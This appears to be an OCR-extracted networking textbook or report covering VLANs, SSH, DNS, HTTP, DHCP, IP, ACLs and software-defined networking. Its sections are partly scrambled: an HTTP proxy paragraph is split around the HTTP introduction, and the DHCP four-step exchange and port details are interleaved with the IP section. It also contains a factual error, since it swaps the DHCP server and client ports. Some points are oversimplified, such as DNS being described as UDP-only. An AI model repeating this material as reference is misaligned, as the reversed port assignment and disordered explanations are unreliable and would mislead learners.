Vlans work by creating a separate broadcast domain within a network. In a traditional Local Area Network (LAN), all devices on the network receive all broadcast traffic, regardless of whether it is relevant to them or not. This can lead to network congestion and security issues. With Vlans, broadcast traffic is limited to devices within the same Vlan, reducing network congestion and increasing security.

To create a Vlan, devices are assigned a Vlan ID, which is a number that identifies the Vlan. Devices with the same Vlan ID are grouped together and can communicate with each other, while devices with different Vlan IDs are isolated from each other. This allows for better network segmentation and organization.

1.3.2 Benefits of VLans

VLans offer several benefits to organizations, including:

1. **Improved Security:** By limiting broadcast traffic to devices within the same Vlan, Vlans can improve network security. Devices in different Vlans are isolated from each other, making it more difficult for unauthorized users to access sensitive information.

2. **Better Network Performance:** Vlans can improve network performance by reducing network congestion. Broadcast traffic is limited to devices within the same Vlan, reducing the amount of unnecessary traffic on the network. This can lead to faster data transfer rates and better overall network performance.


3. **Increased Network Flexibility:** Vlans allow for better network segmentation and organization. Devices can be grouped together based on their function, department, or any other criteria that makes sense for the organization. This allows for greater network flexibility and easier network management.

4. Vlans can lead to cost savings by reducing the need for additional physical network infrastructure. By grouping devices together based on their needs, organizations can make better use of their existing network infrastructure.

1.4 Different Protocols

1.4.1 SSH

Secure Shell or Secure Socket Shell, is a network protocol that gives users, particularly system administrators, a secure way to access a computer over an unsecured network.
SSH also refers to the suite of utilities that implement the SSH protocol. Secure Shell provides strong password authentication and public key authentication, as well as encrypted data communications between two computers connecting over an open network, such as the internet.
In addition to providing strong encryption, SSH is widely used by network administrators to manage systems and applications remotely, enabling them to log in to another computer over a network, execute commands and move files from one computer to another.
SSH refers both to the cryptographic network protocol and to the suite of utilities that implement that protocol. SSH uses the client-server model, connecting a Secure Shell client application, which is the end where the session is displayed, with an SSH server, which is the end where the session runs. SSH implementations often include support for application protocols used for terminal emulation or file transfers.



The protocol works in the client-server model, which means that the connection is established by the SSH client connecting to the SSH server. The SSH client drives the connection setup process and uses public key cryptography to verify the identity of the SSH server. After the setup phase the SSH protocol uses strong symmetric encryption and hashing algorithms to ensure the privacy and integrity of the data that is exchanged between the client and server.

SSH can also be used to create secure tunnels for other application protocols, for example, to securely run X Window System graphical sessions remotely. An SSH server, by default, listens on the standard Transmission Control Protocol (TCP) port 22.

1.4.1.1 How does SSH work?

Secure Shell was created to replace insecure terminal emulation or login programs, such as Telnet, rlogin (remote login) and rsh (remote shell). SSH enables the same functions – logging in to and running terminal sessions on remote systems

The most basic use of SSH is to connect to a remote host for a terminal session. The form of that command is the following:

ssh UserName@SSHserver.example.com

1.4.1.2 Secure Shell capabilities

Functions that SSH enables include the following:

- Secure remote access to SSH-enabled network systems or devices for users, as well as automated processes.
- Secure and interactive file transfer sessions;
- Automated and secured file transfers;
- Secure issuance of commands on remote devices or systems; and
- Secure management of network infrastructure components.

SSH can be used interactively to enable terminal sessions and should be used instead of the less secure Telnet program. SSH is also commonly used in scripts and other software to enable programs and systems to remotely and securely access data and other resources.

1.4.1.3 Secure Shell security issues

Enterprises using SSH should consider finding ways to manage host keys stored on client systems. These keys can accumulate over time, especially for information technology (IT) staff that needs to be able to access remote hosts for management purposes.

Because the data stored in an SSH known_hosts file can be used to gain authenticated access to remote systems, organizations should be aware of the existence of these files and should have a standard process for retaining control over the files, even after a system is taken out of commission, as the hard drives may have this data stored in plaintext.

Developers should be careful when incorporating SSH commands or functions in a script or other type of program. While it is possible to issue an SSH command that includes a user ID and password to authenticate the user of the local machine to an account on the remote host, doing so may expose the credentials to an attacker with access to the source code.

1.4.1.4 SSH vs. Telnet

Telnet was one of the first internet application protocols – the other is FTP. It is used to initiate and maintain a terminal emulation session on a remote host.

SSH and Telnet are functionally similar, with the primary difference being that the SSH protocol uses public key cryptography to authenticate endpoints when setting up a terminal session, as well as for encrypting session commands and output while telnet transmits data, including usernames, passwords, and other sensitive information, in cleartext without encryption

1.4.1.5 SSH implementations

SSH is an open protocol widely implemented across various computing platforms, with the OpenSSH open-source implementation being particularly prevalent on Linux, Unix, BSD-based operating systems, and macOS.

PuTTY is another open source implementation of SSH. While it currently is available for Windows, macOS and Unix/BSD, PuTTY was originally written to run on Windows. It has long been one of the top options for using SSH on a Windows system

1.4.2 DNS

Domain Name System (DNS) is the phone book of the internet. It's the system that converts website domain names (hostnames) into numerical values (IP address) so they can be found and loaded into your web browser.

This happens because machines don't understand site names like we do. A website written as pcmag.com is a way for us, as humans, to remember web pages while the servers they're stored on refer to them as numbers.

DNS works in the background, and it's not something the average internet user will need to worry about much. But without it, your browser wouldn't know where to point your web page request, and finding the information you need would be a much more arduous process.

DNS is an Application-layer protocol. The Application layer is the top-most layer on the TCP/IP Model. Just like every application layer protocol, DNS uses the User Datagram Protocol (UDP) on the Transport layer of the TCP/IP model to transport data.

UDP is preferred over TCP for DNS because of its speed and lightweight packets. DNS uses port 53


1.4.2.1 Types of DNS Servers

- Authoritative DNS

An authoritative DNS service provides an update mechanism that developers use to manage their public DNS names. It then answers DNS queries, translating domain names into IP address so computers can communicate with each other. Authoritative DNS has the final authority over a domain and is responsible for providing answers to recursive DNS servers with the IP address information

- Recursive DNS

Clients typically do not make queries directly to authoritative DNS services. Instead, they generally connect to another type of DNS service known a resolver, or a recursive DNS service. A recursive DNS service acts like a hotel concierge: while it doesn't own any DNS records, it acts as an intermediary who can GET the DNS information on your behalf. If a recursive DNS has the DNS reference cached, or stored for a period of time, then it answers the DNS query by providing the source or IP information. If not, it passes the query to one or more authoritative DNS servers to find the information.



1.4.2.2 DNS Servers involved in loading a webpage

There are 4 DNS servers involved in loading a webpage:


- **DNS recursor :** The recursor can be thought of as a librarian who is asked to go find a particular book somewhere in a library. The DNS recursor is a server designed to receive queries from client machines through applications such as web browsers. Typically the recursor is then responsible for making additional requests in order to satisfy the client's DNS query.
- **Root name server :** The root server is the first step in translating (resolving) human readable host names into IP addresses. It can be thought of like an index in a library that points to different racks of books - typically it serves as a reference to other more specific locations.
- **TLD name server :** The top level domain server (TLD) can be thought of as a specific rack of books in a library. This nameserver is the next step in the search for a specific IP address, and it hosts the last portion of a hostname (In `example.com`, the TLD server is "`com`").
- **Authoritative nameserver :** This final nameserver can be thought of as a dictionary on a rack of books, in which a specific name can be translated into its definition. The authoritative nameserver is the last stop in the nameserver query. If the authoritative name server has access to the requested record, it will return the IP address for the requested hostname back to the DNS Recursor (the librarian) that made the initial request.

1.4.3 HTTP

1.4.3.1 Proxies


Between the Web browser and the server, numerous computers and machines relay the HTTP messages. Due to the layered structure of the Web stack, most of these operate at the trans-

The Hypertext Transfer Protocol (HTTP) is the foundation of the World Wide Web, and is used to load web pages using hypertext links. HTTP is an application layer protocol designed to transfer information between networked devices and runs on top of other layers of the network protocol stack. A typical flow over HTTP is a client-server protocol: requests are sent by one entity, the user-agent (or a proxy on behalf of it)



port, network or physical levels, becoming transparent at the HTTP layer and potentially having a significant impact on performance. Those operating at the application layers are generally called proxies. These can be transparent, forwarding on the requests they receive without altering them in any way, or non-transparent, in which case they will change the request in some way before passing it along to the server. Proxies may perform numerous functions:

- Caching (the cache can be public or private, like the browser cache)
- Filtering (like an antivirus scan or parental controls)
- Load balancing (to allow multiple servers to serve different requests)
- Authentication (to control access to different resources)
- Logging (allowing the storage of historical information)



1.4.3.2 HTTP request

An HTTP request is the way Internet communications platforms such as web browsers ask for the information they need to load a website.

Each HTTP request made across the Internet carries with it a series of encoded data that carries different types of information. A typical HTTP request contains:


1. HTTP version type
2. A URL
3. An HTTP method
4. HTTP request headers
5. Optional HTTP body.

1.4.3.3 HTTP method

An HTTP method, sometimes referred to as an HTTP verb, indicates the action that the HTTP request expects from the queried server. For example, two of the most common HTTP methods are '`GET`' and '`POST`'; a '`GET`' request expects information back in return (usually in the form of a website), while a '`POST`' request typically indicates that the client is submitting information to the web server (such as form information, e.g. a submitted username and password).

1.4.3.4 HTTP request headers

HTTP headers contain text information stored in key-value pairs, and they are included in every HTTP request (and response, more on that later). These headers communicate core information, such as what browser the client is using and what data is being requested.
Example of HTTP request headers from Google Chrome's network tab:



1.4.3.5 HTTP request body

The body of a request is the part that contains the 'body' of information the request is transferring. The body of an HTTP request contains any information being submitted to the web server, such as a username and password, or any other data entered into a form.

1.4.3.6 HTTP response

An HTTP response is what web clients (often browsers) receive from an Internet server in answer to an HTTP request. These responses communicate valuable information based on what was asked for in the HTTP request.
A typical HTTP response contains:

1. an HTTP status code
2. HTTP response headers
3. optional HTTP body

1.4.3.7 HTTP status code

HTTP status codes are 3-digit codes most often used to indicate whether an HTTP request has been successfully completed. Status codes are broken into the following 5 blocks:


- `1xx` Informational
- `2xx` Success
- `3xx` Redirection
- `4xx` Client Error
- `5xx` Server Error

The "xx" refers to different numbers between 00 and 99. Status codes starting with the number '2' indicate a success. For example, after a client requests a webpage, the most commonly seen responses have a status code of '200 OK', indicating that the request was properly completed.

If the response starts with a '4' or a '5' that means there was an error and the webpage will not be displayed. A status code that begins with a '4' indicates a client-side error (it is very common to encounter a '404 NOT FOUND' status code when making a typo in a URL). A status code beginning in '5' means something went wrong on the server side. Status codes can also begin with a '1' or a '3', which indicate an informational response and a redirect, respectively.

1.4.3.8 HTTP response headers

Much like an HTTP request, an HTTP response comes with headers that convey important information such as the language and format of the data being sent in the response body.



1.4.3.9 HTTP response body

Successful HTTP responses to 'GET' requests generally have a body which contains the requested information. In most web requests, this is HTML data that a web browser will translate into a webpage.

1.4.3.10 HTTP vs. HTTPS: What are the differences?

HTTPS is HTTP with encryption and verification. The only difference between the two protocols is that HTTPS uses TLS (SSL) to encrypt normal HTTP requests and responses, and to digitally sign those requests and responses. HTTP requests and responses are plain text that can be read easily. As a result, HTTPS is far more secure than HTTP. A website that uses HTTP has `http://` in its URL, while a website that uses HTTPS has `https://`. The default HTTP and HTTPS ports for the Web server are port `80` and `443`, respectively.

1.4.4 DHCP

Dynamic Host Configuration Protocol (DHCP) is a client/server protocol that automatically provides an Internet Protocol (IP) host with its IP address and other related configuration information such as the subnet mask and default gateway

1.4.4.1 Why use DHCP?

Every device on a TCP/IP-based network must have a unique unicast IP address to access the network and its resources. Without DHCP, IP addresses for new computers or computers that are moved from one subnet to another must be configured manually; IP addresses for computers that are removed from the network must be manually reclaimed.

With DHCP, this entire process is automated and managed centrally. The DHCP server maintains a pool of IP addresses and leases an address to any DHCP-enabled client when it starts up on the network. Because the IP addresses are dynamic (leased) rather than static (permanently assigned), addresses no longer in use are automatically returned to the pool for reallocation.

The network administrator establishes DHCP servers that maintain TCP/IP configuration information and provide address configuration to DHCP-enabled clients in the form of a lease offer. The DHCP server stores the configuration information in a database that includes:

- Valid TCP/IP configuration parameters for all clients on the network.
- Valid IP addresses, maintained in a pool for assignment to clients, as well as excluded addresses.
- Reserved IP addresses associated with particular DHCP clients. This allows consistent assignment of a single IP address to a single DHCP client.
- The lease duration, or the length of time for which the IP address can be used before a lease renewal is required.

DHCP is an application-layer protocol that allows a client machine on the network, to `GET` an IP address and other configuration parameters from the server. It gets information by exchanging packets between a daemon on the client and another on the server.


1.4.4.2 DHCP follows 4 steps (DORA)

1.4.5 Internet Protocol (IP)

IP stands for internet protocol. It is a protocol defined in the TCP/IP model used for sending the packets from source to destination. The main task of IP is to deliver the packets from source to the destination based on the IP addresses available in the packet headers. IP defines the packet structure that hides the data which is to be delivered as well as the addressing method that labels the datagram with a source and destination information.

An IP protocol provides the connectionless service, which is accompanied by two transport protocols, i.e., TCP/IP and UDP/IP, so internet protocol is also known as TCP/IP or UDP/IP.

1. **Discover:** Client broadcasts a message to discover a DHCP server
2. **Offer:** DHCP servers offer an IP address
3. **Request:** Client selects an offer and formally requests to use the IP
4. **Acknowledge:** The Server formally allocates the IP (and options) to the client




The DHCP protocol uses UDP as the transport protocol and uses UDP 67/68 ports. The host sends a request message to port 68 of the DHCP server, and the DHCP server responds with a reply message to port 67 of the host.

The first version of IP (Internet Protocol) was IPv4. After IPv4, IPv6 came into the market, which has been increasingly used on the public internet since 2006.

1.4.5.1 What is an IP packet?

Before an IP packet is sent over the network, two major components are added in an IP packet, i.e., header and a payload.
An IP header contains lots of information about the IP packet which includes:

- Source IP address: The source is the one who is sending the data.
- Destination IP address: The destination is a host that receives the data from the sender.
- Header length
- Packet length
- TTL (Time to Live): The number of hops occurs before the packet gets discarded.
- Transport protocol: The transport protocol used by the internet protocol, either it can be TCP or UDP.



There are a total of 14 fields in the IP header, and one of them is optional.

Payload: Payload is the data that is to be transported.

Access Control List (ACL)

Access Control List (ACL) refers to the process of monitoring and comparing data packets that flow in and out of a network.

This allows administrators to ensure that the device cannot gain access unless the proper credentials are presented.

A network access control list (ACL) is a set of rules that either allow or deny access to a computer environment.

Functions in ACL

- Controlling network traffic flow
  - It adjusts the flow control.
  - All packets entering or leaving the network are under its control. It makes sure that there aren't any unnecessary or redundant packets circling the network.
  - This can shield the server against DDOS attacks, which take place whenever hackers bombard the connection with the implementation with a high quantity of data packets.
- Better network performance
  - The Network Engineers can only permit local traffic, which enhances the efficiency of the whole connection.
- Allocation of an adequate standard of security
  - ACL's primary goal is to secure the network since the administrator has the power to give or refuse access to anybody.
  - You may grant permission to packets and limit users, packets from particular networks, or packets that adhere to a specific test.
  - ACL used to be the sole method of implementing firewalls, however there are now a variety of choices.
  - ACLs are still used by businesses in conjunction with other technologies like VPNs.

Chapter 2

2 SDN vs Traditional Networks

2.1 What is SDN and its Types

SDN is an approach to networking that uses software controllers that can be driven by application programming interfaces (APIs) to communicate with hardware infrastructure to direct network traffic. Using software, it creates and operates a series of virtual overlay networks that work in conjunction with a physical underlay network. SDNs offer the potential to deliver application environments as code and minimize the hands-on time needed for managing the network.

This model differs from that of traditional networks, which use dedicated hardware devices (i.e., routers and switches) to control network traffic. SDN can create and control a virtual network – or control a traditional hardware – via software.

2.2 SDN elements

An SDN architecture delivers a centralized, programmable network and consists of the following:

- **A controller** the core element of an SDN architecture, that enables centralized management and control, automation, and policy enforcement across physical and virtual network environments.
- **Southbound APIs** that relay information between the controller and the individual network devices (such as switches, access points, routers, and firewalls)
- **Northbound APIs** that relay information between the controller and the applications and policy engines, to which an SDN looks like a single logical network device.

2.3 How SDN works

To better understand how SDN works, it helps to define the basic components that create the network ecosystem. The components used to build a software-defined network may or may not be located in the same physical area. These include:

Applications
Tasked with relaying information about the network or requests for specific resource availability or allocation.

SDN controllers
Handle communication with the apps to determine the destination of data packets. The controllers are the load balancers within SDN.

Networking devices
Receive instructions from the controllers regarding how to route the packets.

Open-source technologies
Programmable networking protocols, such as OpenFlow, direct traffic among network devices in an SDN network. The Open Networking Foundation (ONF) helped to standardize the OpenFlow protocol and other open source SDN technologies.


By combining these components, organizations get a simpler, centralized way to manage networks. SDN strips away the routing and packet forwarding functions, known as the control plane, from the data plane, or underlying infrastructure. SDN then implements controllers, considered the brain of the SDN network, and layers them above the network hardware in the cloud or on-premises. This lets teams use policy-based management—a kind of automation—to manage network control directly.

SDN controllers tell switches where to send packets. In some cases, virtual switches that have been embedded in software or the hardware will replace the physical switches. This consolidates their functions into a single, intelligent switch that can check data packets and their virtual machine destinations to ensure there are no issues before moving packets along.

2.3.1 Types of SDN


There are four primary types of software-defined networking (SDN):

- **Open SDN**
  Open protocols are used to control the virtual and physical devices responsible for routing the data packets.



- **API SDN**
  Through programming interfaces, often called southbound APIs, organizations control the flow of data to and from each device

- **Overlay Model SDN**
  It creates a virtual network above existing hardware, providing tunnels containing channels to data centers. This model then allocates bandwidth in each channel and assigns devices to each channel.



SDN via Hypervisor-based Overlay Network

- **Hybrid Model SDN**
  By combining SDN and traditional networking, the hybrid model assigns the optimal protocol for each type of traffic. Hybrid SDN is often used as an incremental approach to SDN.

2.4 Why SDN?

SDN represents a substantial step forward from traditional networking, in that it enables the following:

- **Increased control with greater speed and flexibility:**
  Instead of manually programming multiple vendor-specific hardware devices, developers can control the flow of traffic over a network simply by programming an open standard software-based controller. Networking administrators also have more flexibility in choosing networking equipment, since they can choose a single protocol to communicate with any number of hardware devices through a central controller.

- **Customizable network infrastructure:** With a software-defined network, administrators can configure network services and allocate virtual resources to change the network infrastructure in real time through one centralized location. This allows network administrators to optimize the flow of data through the network and prioritize applications that require more availability.

- **Robust security:**
  A software-defined network delivers visibility into the entire network, providing a more holistic view of security threats. With the proliferation of smart devices that connect to the internet, SDN offers clear advantages over traditional networking. Operators can create separate zones for devices that require different levels of security, or immediately quarantine compromised devices so that they cannot infect the rest of the network.

The key difference between SDN and traditional networking is infrastructure: SDN is software-based, while traditional networking is hardware-based. Because the control plane is software-based, SDN is much more flexible than traditional networking. It allows administrators to control the network, change configuration settings, provision resources, and increase network capacity — all from a centralized user interface, without the need for more hardware.

There are also security differences between SDN and traditional networking. Thanks to greater visibility and the ability to define secure pathways, SDN offers better security in many ways. However, because software-defined networks use a centralized controller, securing the controller is crucial to maintaining a secure network.

2.4.1 Benefits of SDN

SDN architecture comes with many advantages, largely due to the centralization of network control and management. Some of the benefits include:

1. **Ease of network control**
   Separating the packet forwarding functions from the data plane enables direct programming and simpler network control. This could include configuring network services in real time, such as Ethernet or firewalls, or quickly allocating virtual network resources to change the network infrastructure through one centralized location.

2. **Agility**
   Because SDN enables dynamic load balancing to manage the traffic flow as need and usage fluctuates, it reduces latency, increasing the efficiency of the network.

3. **Flexibility** With a software-based control layer, network operators have more flexibility to control the network, change configuration settings, provision resources, and increase network capacity.

4. **Greater control over network security**
   SDN lets network administrators set policies from one central location to determine access control and security measures across the network by workload type or by network

segments. You can also use micro-segmentation to reduce complexity and establish consistency across any network architecture whether , public cloud, private cloud, hybrid cloud or ,multicloud.

5. **Simplified network design and operation**
   Administrators can use a single protocol to communicate with a wide range of hardware devices through a central controller. It also offers more flexibility in choosing networking equipment, since organizations often prefer to use open controllers rather than vendor-specific devices and protocols.

6. **Modernizing telecommunications**
   SDN technology combined with virtual machines and virtualization of networks lets service providers provide distinct network separation and control to customers. This helps service providers improve their scalability and provide bandwidth on demand to customers who need greater flexibility and have variable bandwidth usage.

2.4.2 Risks of SDN

SDN solutions come with significant benefits but can pose a risk if not implemented correctly. The controller is critical in maintaining a secure network. It is centralized and, therefore, a potential single point of failure. This potential vulnerability can be mitigated by implementing controller redundancy on the network with automatic failover. This may be costly but is no different from creating redundancy in other areas of the network to ensure business continuity. Software-Defined Networking (SDN) introduces several challenges that organizations and network administrators need to address. Some of the key challenges associated with SDN are:

1. **Complexity**
   SDN introduces a new level of complexity to network management. The separation of control plane and data plane, and the centralization of control in a software controller, require a deeper understanding of networking concepts and the ability to manage and troubleshoot complex software systems

2. **Scalability**
   SDN architectures have the potential to support large-scale networks, but ensuring scalability can be a challenge. As the network grows, the controller needs to handle an increasing number of network devices and flows efficiently. Scaling the control plane and maintaining performance under heavy network traffic can be a complex task.

3. **Security**
   SDN presents new security concerns. Centralizing the control plane creates a single point of failure, making the controller an attractive target for attacks. Additionally, the separation of control and data planes can introduce vulnerabilities if not properly secured. SDN requires robust security mechanisms to protect against unauthorized access, data breaches, and other security threats.


4. **Network Programmability**
   SDN introduces programmability to the network, allowing administrators to define network policies and automate network configuration. However, network programmability requires a new set of skills, including software development and scripting knowledge. Organizations may face challenges in acquiring the necessary expertise to effectively program and manage their SDN deployments.

5. **Performance and Latency**
   While SDN offers flexibility and programmability, it can introduce performance and latency concerns. The centralization of control and decision-making in the controller can result in increased traffic between the controller and network devices, potentially leading to delays and bottlenecks. Network administrators must carefully design and optimize the network architecture to minimize latency and ensure adequate performance.

6. **Transition and Legacy Systems**
   Migrating from traditional networking to SDN can be a complex process, especially for organizations with existing legacy systems. Integration with legacy infrastructure, including non-SDN devices, can pose compatibility challenges. Organizations need to carefully plan the transition, considering backward compatibility, coexistence of SDN and traditional networks, and the potential need for network upgrades.

2.5 SDN Architecture

A typical representation of SDN architecture comprises three layers: the application layer, the control layer and the infrastructure layer. These layers communicate using northbound and southbound application programming interfaces (APIs).



2.5.1 Application layer

The application layer contains the typical network applications or functions organizations use. This can include intrusion detection systems, load balancing or firewalls. Where a traditional network would use a specialized appliance, such as a firewall or load balancer, a software-defined network replaces the appliance with an application that uses a controller to manage data plane behavior.

2.5.2 Control layer

The control layer represents the centralized SDN controller software that acts as the brain of the software-defined network. This controller resides on a server and manages policies and traffic flows throughout the network.

2.5.3 Infrastructure layer

The infrastructure layer is made up of physical switches in the network. These switches forward the network traffic to their destinations.

2.5.4 APIs

